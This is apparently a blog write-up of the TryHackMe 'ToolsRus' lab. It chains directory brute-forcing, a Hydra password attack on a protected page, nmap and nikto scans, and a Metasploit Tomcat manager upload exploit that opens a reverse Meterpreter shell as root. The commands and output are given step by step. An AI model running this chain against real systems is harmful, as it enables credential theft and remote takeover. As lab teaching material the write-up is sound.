Try Hack Me - ToolsRus
Practise using tools such as dirbuster, hydra, nmap, nikto and metasploit


Howdy my fellow Cyber Enthusiasts! Welcome to another room Try Hack Me offers! So let's dive in! 😄
Click on the "Start Machine" and a couple of minutes later a target IP Address will pop up. In addition, you can click on "Start AttackBox" and a Linux Distro will pop-up available via the web-browser on the right-side of your screen.
In this room, we will use the following tools. Here is a short descriptions of each one.
- DirBuster: A web application brute-force tool used to discover hidden directories and files on a web server by trying common names.
- Hydra: A fast network login cracker that performs brute-force attacks against various protocols (e.g., SSH, FTP, HTTP) to guess usernames and passwords.
- Nmap: A powerful network scanning tool used to discover hosts, open ports, services, and potential vulnerabilities on a network.
- Nikto: A web server scanner that checks for known vulnerabilities, misconfigurations, outdated software, and security issues.
- Metasploit: A comprehensive penetration testing framework used to develop, test, and execute exploits against target systems.
In this case, we will use DirBuster. Open up the terminal and type the following command to launch it.
dirbusterIf that's not installed on your system you can follow this link for instructions.



A GUI will open up with some options. You need to set the provided IP Address in the Target URL and the .txt file of your choice to scan for directories.
Here is a list of wordlists that you can download to use in this challenge.
 drtychai
In a couple of seconds you will find the answer. Do not stop the process as the next answers lies on this.
Navigate to http://YOUR_IP/guidelines and you will find the answer.
Hey [redacted], did you update that TomCat server?The first run of the Dirbuster tool contains that answer as well. 😄

Visiting the discovered page, a login prompt appears. We will try to find bob's password by using another tool, hydra.
IP=10.112.166.110
hydra -l bob -P /usr/share/wordlists/rockyou.txt $IP http-get /protected -t 4 -f -V
You can download the rockyou.txt wordlist from the below link.
 zacheller
[80][http-get] host: 10.112.166.110 login: bob password: [redacted]
We will use nmap to answer that.
nmap -sV -p- $IP-p- scans all available ports. (1 through 65535)
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-06 17:30 +0300
Nmap scan report for 10.112.166.110
Host is up (0.055s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    [redacted] ((Ubuntu))
[redacted]/tcp open  http    [redacted]
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelThe answer lies in the previous nmap output.
nikto -h $IP -p 1234 -root /manager/html -id "bob:<password>"Just count the answers.
Again, the answer lies in the previous nmap output for the 80 port.
Here the answer lies in the previous nmap output for the 1234 port. 😄
Let's launch Metasploit by typing the following.
msfconsole

msf > search tomcat_mgr

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/multi/http/tomcat_mgr_deploy     2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   1    \_ target: Automatic                   .                .          .      .
   2    \_ target: Java Universal              .                .          .      .
   3    \_ target: Windows Universal           .                .          .      .
   4    \_ target: Linux x86                   .                .          .      .
   5  exploit/multi/http/tomcat_mgr_upload     2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   6    \_ target: Java Universal              .                .          .      .
   7    \_ target: Windows Universal           .                .          .      .
   8    \_ target: Linux x86                   .                .          .      .
   9  auxiliary/scanner/http/tomcat_mgr_login  .                normal     No     Tomcat Application Manager Login Utility


Interact with a module by name or index. For example info 9, use 9 or use auxiliary/scanner/http/tomcat_mgr_login
msf > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) >msf exploit(multi/http/tomcat_mgr_upload) > set RHOSTS $IP
RHOSTS => $IP
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername bob
HttpUsername => bob
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword [redacted]
HttpPassword => [redacted]
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT [redacted]
RPORT => [redacted]
msf exploit(multi/http/tomcat_mgr_upload) > set LHOST [redacted]
LHOST => [redacted] [ENTER THE TRYHACKME VPN IP ADDRESS]# You can find the TRYHACKME VPN IP ADDRESS using the following
ip a s | grep tun0msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on [redacted]
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying MPoUszUZ...
[*] Executing MPoUszUZ...
[*] Undeploying MPoUszUZ ...
[*] Sending stage (58073 bytes) to [redacted]
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 3 opened [redacted] -> [redacted]) at 2026-05-06 17:59:20 +0300
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
[redacted]cd /root
ls
flag.txt
snap
cat flag.txt
[redacted]Congratulations! You have solved this room! 🎉 🎉 🎉